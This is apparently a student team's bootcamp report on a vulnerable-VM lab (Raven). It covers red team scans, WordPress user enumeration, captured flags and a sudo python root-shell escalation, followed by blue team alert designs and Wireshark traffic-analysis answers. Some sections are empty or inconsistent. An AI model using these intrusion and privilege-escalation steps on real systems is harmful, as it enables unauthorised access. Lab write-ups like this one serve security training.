

# **Final Engagement Analysis Report**

## **Attack, Defense & Analysis of Vulnerable Network**

### **Team Cyber Assaulters**

Chris Duke

Chris Garcia

Donathan Williams

Heike Lohr

John Elliott

Kyle Pierce

Shea Padilla

Michael Lynn

Mozamil Ahmad

# Red Team: Summary of Operations

## Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

## Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

# Red Team: Summary of Operations

## Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

## Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

```
Nmap scan report for 192.168.1.100
Host is up (0.00076s latency).
Not shown: 998 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
9200/tcp  open|filtered wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00063s latency).
Not shown: 998 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
80/tcp    open|filtered http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.110
Host is up (0.0021s latency).
Not shown: 995 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
80/tcp    open|filtered http
111/tcp   open|filtered rpcbind
139/tcp   open|filtered netbios-ssn
445/tcp   open|filtered microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap scan report for 192.168.1.115
Host is up (0.0027s latency).
Not shown: 995 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
80/tcp    open|filtered http
111/tcp   open|filtered rpcbind
139/tcp   open|filtered netbios-ssn
445/tcp   open|filtered microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
```

This scan identifies the services below as potential points of entry:

#### Target 1

```
22/tcp  open  ssh
80/tcp  open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
```

## Critical Vulnerabilities

The following vulnerabilities were identified on each target:

#### Target 1

1. Port 111 rpcbind: CVE-2017-8779 DoS
2. Port 139 netbios-ssn: CVE-2018-7445 Buffer overflow, remote code execution
3. Port 139 netbios-ssn: CVE-2007-5398 Stack-based buffer overflow, arbitrary code execution

Vulnerability scan results as proof of the identified vulnerabilities:

```
[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10)

[i] User(s) Identified:

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPvulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Wed May 12 18:54:27 2021
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.806 KB
[+] Memory used: 114.285 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```

#### Target 2

1. CVE2016-10033

# Exploitation

The Red Team was able to penetrate both Target 1 and started Target 2 and retrieved the following confidential data:

## Target 1

- Flag 1
  - The password which we guessed was the exploit we utilized.
  - Command utilized **grep \*flag\***

```
michael@target1:/var/www/html$ grep "flag" *
grep: css: Is a directory
elements.html:      <div class="country"> Canada</div>
elements.html:      <div class="country"> Canada</div>
elements.html:      <div class="country"> Canada</div>
elements.html:      <div class="country"> Canada</div>
elements.html:      <div class="country"> Canada</div>
elements.html:      <div class="country"> Canada</div>
elements.html:      <div class="country"> Canada</div>
elements.html:      <div class="country">  your das
hboard</a> to delete this page and create new pages for your content. Have fun! | Sample Page |
| publish | closed | open | | sample-page | |
| 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | | | 0 | http://192.168.206.
131/wordpress/?page_id=2 | | 0 | page | | 0
| 4 | | 1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2
```

- Flag 4

- Because steven had sudo access to the python command we were able to successfully gain a root shell using the following command;
- Command utilized **sudo python -c 'import pty;pty.spawn("/bin/bash")'** after using this command flag4.txt was found in the /root directory.

```
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
```

```
-----
| ___ \
| |_/ /_ ___ _ _ _ _ _ _
|  // _` \ \ / / _ \ ' _ \
| | \ \ C_ | | \ \ / _ / | | |
\_| \ \_,_| \ / \___|_| |_|
```

```
flag4{715dea6c055b9fe3337544932f2941ce}
```

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:


```
@mccannwj / wjmccann.github.io
root@target1:~#
```

## Target 2

- Flag 1

- Exploit

- Command utilized /var/www/html/vendor



- Flag 3

- Exploit

- Command

## Blue Team: Summary of Operations

### Table of Contents

- Network Topology
- Description of Targets
- Monitoring the Targets



- Patterns of Traffic and Behavior
- Suggestions for Going Further

## Network Topology

The following machines were identified on the network:

## Network Topology


The following machines were identified on the network:

### Target 1

- Operating System: Linux 3.2
- Purpose: Expose vulnerable Wordpress Server
- IP Address: 192.168.1.110

### Target 2

- Operating System: Linux 3.2
- Purpose: More difficult Wordpress target
- IP Address: 192.168.1.115



## Description of Targets

- Two VMs on the network were vulnerable to attack: Target 1 [192.168.1.110] and Target 2 [192.168.1.115].
- Each VM functions as an Apache web server and has SSH enabled, so ports 80 and 22 are possible ports of entry for attackers.

## Monitoring the Targets

This scan identifies the services below as potential points of entry:

### Target 1

```
22/tcp open  ssh
80/tcp open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```

### Target 2

```
Nmap scan report for 192.168.1.115
Host is up (0.00062s latency).
Not shown: 995 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
80/tcp    open|filtered http
111/tcp   open|filtered rpcbind
139/tcp   open|filtered netbios-ssn
445/tcp   open|filtered microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)
```

## Alert 1

### Excessive HTTP Errors

Name  
Excessive HTTP Errors

Indices to query  
packetbeat-\*


Time field  
@timestamp

Run watch every  
1 minute

Use \* to broaden your query.

Match the following condition

WHEN count() OVER all documents IS ABOVE 1000 FOR THE LAST 5 minutes



Perform 1 action when condition is met

Add action

> Logging



Excessive HTTP Errors is implemented as follows:

- Metric: count
- Threshold: 400 requests over 5 minutes
- Vulnerability Mitigated: Brute Force attack
- Reliability: Unreliable as it was not triggered during the penetration test

Alert 2

HTTP Request Size Monitor

Name

HTTP Request Size Monitor

Indices to query

packetbeat-\*

Time field

@timestamp

Run watch every


1

minute

Use \* to broaden your query.

Match the following condition

WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute



Perform 1 action when condition is met

Add action


> Logging

HTTP Request Size Monitor is implemented as follows:

- Metric: sum
- Threshold: 3500 or more HTTP requests in a minute
- Vulnerability Mitigated: HTTP Flood/ HTTP smuggling
- Reliability: Threshold works well; this alert does not fire off prematurely

Alert 3

CPU Usage Monitor




CPU Usage Monitor is implemented as follows:

- Metric: max
- Threshold: 0.5 over 5 minutes
- Vulnerability Mitigated: DDoS attack / Meltdown
- Reliability: This alert fires reliably

Alert 4

Excessive RAM Usage



Excessive RAM Usage Alert is implemented as follows:

- Metric: max
- Threshold: 0.5 over 5 minutes
- Vulnerability Mitigated: Cold boot attacks / memory dump
- Reliability: Alert monitors and triggers reliably

## Suggestions for Going Further

The logs and alerts generated during the assessment suggest that this network is susceptible to several active threats. In addition to watching for occurrences of such threats, the network should be hardened against them. The Blue Team suggests that IT implement the fixes below to protect the network:

### **Vulnerability 1--HTTP Excessive Errors**

- Patch: Integrate an Intrusion Prevention System (IPS)
- Why It Works: To block any IP address that has more than 2500 unsuccessful requests within a 5 minute period.

### **Vulnerability 2--HTTP Request Size Monitor**

- Patch: Disable reuse of back-end connections, use HTTP/2 for back-end connections, use the same web server software for front-end and back-end servers and/or utilize a WAF that has built in mitigation to detect abnormal requests.
- Why It Works: Preventing reuse of connection(s) so data can't be transferred which forces you to utilize a new connection each time you reach the website.

Reference: <https://portswigger.net/web-security/request-smuggling>

### **Vulnerability 3--CPU Usage Monitor**

- Patch: Harden systems to remove unnecessary programs and services that could be exploited.
- Why It Works: It is not draining resources as it would not allow any exploits or vulnerabilities into the system.

### **Vulnerability 4--Excessive RAM Usage**

- Patch: Make sure all computers within the company network shut down completely or hibernate instead of going into sleep mode. We would need to preconfigure all networks on the host to hibernate or send a message to make sure your machine hibernates instead of going to sleep.
- Why It Works: This is not a patch but an SOP (Standard Operating Procedure) because when shut down or hibernating nothing is being stored in the RAM instead of when in sleep mode files, encryption keys, etc. can still be saved.

## Network Analysis

### Time Thieves

At least two users on the network have been wasting time on YouTube. Usually, IT wouldn't pay much mind to this behavior, but it seems these people have created their own web server on the corporate network. So far, Security knows the following about these time thieves:

- They have set up an Active Directory network.
- They are constantly watching videos on YouTube.
- Their IP addresses are somewhere in the range 10.6.12.0/24.

You must inspect your traffic capture to answer the following questions:

1. What is the domain name of the users' custom site?

No.	Time	Source	Destination	Protocol	Length	Info
40586	393.803715200	Frank-n-Ted-DC.frank-n-ted.com	255.255.255.255	DHCP	351	DHCP ACK - Transaction ID 0xba8bd7f0
40587	393.804548500	DESKTOP-86J4BX.frank-n-ted.com	igmp.mcast.net	IGMPv3	54	Membership Report / Join group 224.0.0.251 for any sources
40588	393.805406200	DESKTOP-86J4BX.frank-n-ted.com	igmp.mcast.net	IGMPv3	54	Membership Report / Join group 224.0.0.252 for any sources
40589	393.806278700	DESKTOP-86J4BX.frank-n-ted.com	igmp.mcast.net	IGMPv3	54	Membership Report / Leave group 224.0.0.252
40590	393.807134600	DESKTOP-86J4BX.frank-n-ted.com	igmp.mcast.net	IGMPv3	54	Membership Report / Join group 224.0.0.252 for any sources
40591	393.808414800	DESKTOP-86J4BX.frank-n-ted.com	224.0.0.251	MDNS	80	Standard query 0x0000 ANY DESKTOP-86J4BX.local, "QM" question
40592	393.809857400	DESKTOP-86J4BX.frank-n-ted.com	224.0.0.251	MDNS	90	Standard query response 0x0000 A 10.6.12.157
40593	393.811043200	DESKTOP-86J4BX.frank-n-ted.com	224.0.0.252	LLMNR	74	Standard query 0x094f ANY DESKTOP-86J4BX

## 2. What is the IP address of the Domain Controller (DC) of the AD network?

10.6.12.12

```
Type: IPv4 (0x0800)
▼ Internet Protocol Version 4, Src: Frank-n-Ted-DC.frank-n-ted.com (10.6.12.12), Dst: 255.255.255.255 (255.255.255.255)
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  ► Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 337
    Identification: 0x3880 (14464)
    Flags: 0x0000
    ...0 0000 0000 0000 = Fragment offset: 0
    Time to live: 128
    Protocol: UDP (17)
    Header checksum: 0xeb0a [validation disabled]
    [Header checksum status: Unverified]
    Source: Frank-n-Ted-DC.frank-n-ted.com (10.6.12.12)
    Destination: 255.255.255.255 (255.255.255.255)
  ► User Datagram Protocol, Src Port: 67, Dst Port: 68
  ► Dynamic Host Configuration Protocol (ACK)
```

## 3. What is the name of the malware downloaded to the 10.6.12.203 machine? Once you have found the file, export it to your Kali machine's desktop.

ip.addr==10.16.12.203 and http.request.method==GET

June11.dll is the malware file

```
[Header checksum status: Unverified]
Source: LAPTOP-5WXX9YG.frank-n-ted.com (10.6.12.203)
Destination: 205.185.125.104 (205.185.125.104)
► Transmission Control Protocol, Src Port: 49739, Dst Port: 80, Seq: 222, Ack: 480, Len: 258
  ► Hypertext Transfer Protocol
    GET /files/june11.dll HTTP/1.1\r\n
    Accept: */*\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)\r\n
    Host: 205.185.125.104\r\n
    Connection: Keep-Alive\r\n
    Cookie: _subid=3mmhnd8jp\r\n
    \r\n
    [Full request URI: http://205.185.125.104/files/june11.dll]
    [HTTP request 2/2]
    [Prev request in frame: 44207]
    [Response in frame: 44958]
```


Packet	Hostname	Content Type	Size	Filename
44958	205.185.125.104	application/octet-stream	563 kB	june11.dll

Text Filter: june11.dll

Save Save All Close Help

4. Upload the file to [VirusTotal.com](https://www.virustotal.com). What kind of malware is this classified as?

June11.dll is classified as a Trojan



## Vulnerable Windows Machines

The Security team received reports of an infected Windows host on the network. They know the following:

- Machines in the network live in the range 172.16.4.0/24.
- The domain mind-hammer.net is associated with the infected computer.
- The DC for this network lives at 172.16.4.4 and is named Mind-Hammer-DC.
- The network has standard gateway and broadcast addresses.

Inspect your traffic to answer the following questions:

1. Find the following information about the infected Windows machine:
  - Host name:Rotterdam-PC
  - IP address:172.16.4.205
  - MAC address:00:15:c6:e6:c4:77
2. What is the username of the Windows user whose computer is infected?

ip.addr==172.16.4.205 and kerberos.CnameString

Username: matthijs.devries

ip.addr == 172.16.4.205 and kerberos.CNameString

No.	Time	Source	Destination	Protocol	Length	Info	Cname
68885	654.706605200	mind-hammer-dc.mind-h...	Rotterdam-PC.mind-h...	KRB5	84	TGS-REP	ROTTERDAM-PCS
68880	655.049112700	Rotterdam-PC.mind-h...	mind-hammer-dc.mind-h...	KRB5	301	AS-REQ	ROTTERDAM-PCS
68887	655.064740300	Rotterdam-PC.mind-h...	mind-hammer-dc.mind-h...	KRB5	381	AS-REQ	ROTTERDAM-PCS
68889	655.092250000	mind-hammer-dc.mind-h...	Rotterdam-PC.mind-h...	KRB5	204	AS-REP	ROTTERDAM-PCS
69001	655.152886700	mind-hammer-dc.mind-h...	Rotterdam-PC.mind-h...	KRB5	130	TGS-REP	ROTTERDAM-PCS
80087	812.371123600	mind-hammer-dc.mind-h...	Rotterdam-PC.mind-h...	KRB5	206	TGS-REP	ROTTERDAM-PCS
80098	812.428250200	mind-hammer-dc.mind-h...	Rotterdam-PC.mind-h...	KRB5	72	TGS-REP	ROTTERDAM-PCS
69019	655.191424700	Rotterdam-PC.mind-h...	mind-hammer-dc.mind-h...	KRB5	292	AS-REQ	matthijs.devries
69026	655.206980600	Rotterdam-PC.mind-h...	mind-hammer-dc.mind-h...	KRB5	372	AS-REQ	matthijs.devries
69028	655.235138800	mind-hammer-dc.mind-h...	Rotterdam-PC.mind-h...	KRB5	242	AS-REP	matthijs.devries
69039	655.294429100	mind-hammer-dc.mind-h...	Rotterdam-PC.mind-h...	KRB5	150	TGS-REP	matthijs.devries
69051	655.359423100	mind-hammer-dc.mind-h...	Rotterdam-PC.mind-h...	KRB5	273	TGS-REP	matthijs.devries
68802	654.253551400	Rotterdam-PC.mind-h...	mind-hammer-dc.mind-h...	KRB5	297	AS-REQ	rotterdam-pcs
68810	654.268508300	Rotterdam-PC.mind-h...	mind-hammer-dc.mind-h...	KRB5	377	AS-REQ	rotterdam-pcs

<https://unit42.paloaltonetworks.com/using-wireshark-identifying-hosts-and-users/>

